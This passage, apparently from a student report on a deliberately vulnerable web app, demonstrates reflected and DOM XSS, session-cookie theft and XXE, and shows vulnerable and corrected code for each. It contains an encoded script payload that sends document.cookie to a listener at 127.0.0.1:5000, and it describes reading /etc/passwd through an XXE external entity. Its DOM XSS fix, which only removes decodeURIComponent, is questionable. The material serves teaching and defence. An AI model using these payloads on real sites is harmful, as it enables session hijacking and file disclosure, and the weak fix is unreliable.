
Vulnerable web page with query parameter q's value "Apple" being directly included in the result.



Click Bait button which redirects to the vulnerable web page with payload in the query parameter q of the URL



The user's session cookie is stolen. Now the attacker can log in as the user as shown before.



Attacker's server's code which captures the cookie.

- ❖ Solution: Escaping (Rendering as Text Only)


For reflected XSS attack also, Escaping the data that is to be shown in the browser side is the best solution.

```
<% if(query){%>
    <h3>Search Result for <%- query %></h3>
    <p><%- message %></p>
<% } %>
```

The query variable that is displayed is not escaped since we are using "<%-".


```
<% if(query){%>
    <h3>Search Result for <%= query %></h3>
    <p><%= message %></p>
<% } %>
```

The query variable is now escaped, which makes this code safe. This is done by using "<%="




This is the website with the corrected code. As is visible in this screenshot, even if we use a clickbait to get the victim to run a malicious javascript on his/her browser, in this case it wont run and it will be just displayed as it is.

c. DOM based XSS



Clickbait Code which redirects user using a URL with attacker's payload to the vulnerable website for DOM Based XSS.




Welcome


goutham

This is DOM XSS vulnerable webpage!

DOM Based XSS vulnerable web page with URL Fragment containing name using which the welcome msg is formed.



Click Bait button which redirects to the vulnerable web page with payload in the URL fragment parameter name



The user's session cookie is stolen. Now the attacker can log in as the user as shown before.

❖ Solution: Secure the Sink

DOM based XSS works when the attacker finds an executable path from a source to a sink. In our case it is from the URL to document.write function. The vulnerability is that we are taking the data from the encoded URL and then decoding and then passing it on to document.write function. If we make the sink more secure, we can overcome this issue.

```
<script>
    var pos=document.URL.indexOf("name=")+5;
    document.write(decodeURIComponent(document.URL.substring(pos,document.URL.length)));
</script>
```

Vulnerable Code with decodeURIComponent

```
<script>
    var pos=document.URL.indexOf("name=")+5;
    document.write(document.URL.substring(pos,document.URL.length));
</script>
```

Corrected Code in which we don't use decodeURLComponent

Welcome

%3Cscript%3Edocument.location=%22http://127.0.0.1:5000/?c=%22.concat(document.cookie)%3C/script%3E

This is no longer a DOM XSS vulnerable webpage!

This is the screenshot of the corrected code, and it is seen that javascript code embedded in the url is just printed out as it exists in the url ,that is, in the encoded form. Thus even if the victim clicks on the attacker's clickbait url which has encoded javascript code, it doesn't run on the victim's browser.

❖ Solution for Cookie Stealing

In all of the previous examples, we have used an XSS attack to run some malicious code in the victim's browser. In the examples shown above, we have used these malicious code to steal the cookie of the victim to do a session stealing attack. The ability to run malicious code is due to XSS vulnerability but the ability to steal the cookie is not due to XSS alone.

To prevent any client side code from accessing the session cookies, we have to use the httpOnly Cookies.

```
app.use(
    session({
      secret: 'my secret1',
      resave: false,
      cookie: { httpOnly: false },
      saveUninitialized: false,
      store: new SequelizeStore({
        db: sequelize,
      })
    })
  );
```


Vulnerable code in which the server does not use httpOnly cookie

```
app.use(
    session({
      secret: 'my secret1',
      resave: false,
      cookie: { httpOnly: true},
      saveUninitialized: false,
      store: new SequelizeStore({
        db: sequelize,
      })
    })
  );
```


Safe code in which the httpOnly option is set to true

Thus, if the server is using httpOnly cookies to store session details, then even if an XSS attack is able to run malicious code in the victim's browser, if it tries to access the session cookie then it will get only an empty string back. Thus the victim's cookie will not be revealed.


2. XXE (XML External Entity)



The send.php which contains the post request to "http://test.dev/login.php". Whatever is there within the user tags in the post request is echoed out by the login.php server code.




Server side login.php code which accepts the xml data sent by the post request and echoes out a message using the content inside user tag.



Attacker keeps an external entity called own in the post request and puts the variable own inside the user tag. The own external entity uses the SYSTEM to access the files in this case the /etc/passwd file and keeps that in the user tag. And finally the login.php echoes it out and thus the attacker has got the contents of /etc/passwd of the server.

❖ <u>Solution: Disallow the use of External Entity in the server side</u>



The attack happens because the attacker uses an external entity and the server allows it. The solution would be to disable external entities on the server side as shown in the screenshot above. And in the corrected code since the external entities are disallowed, own contains nothing and that is why nothing is echoed on the screen in place of own as seen in above screenshot.

G. Summary

Vulnerable Web application allows interested users to observe all the top 10 OWASP web vulnerabilities and along with it we have implemented and documented the attacks corresponding to each vulnerability. We have also discussed ways to prevent each of these attacks. The application will also enable developers to write safe code once they understand the different ways in which attacks can be performed to exploit the vulnerability.

H. References

https://owasp.org/www-project-top-ten/

https://portswigger.net/web-security/cross-site-scripting

https://www.synack.com/blog/a-deep-dive-into-xxe-injection/

https://thehackerish.com/using-components-with-known-vulnerabilities/

https://hdivsecurity.com/owasp-broken-access-control

What is and how to prevent Broken Authentication | OWASP Top 10 2017 (A2)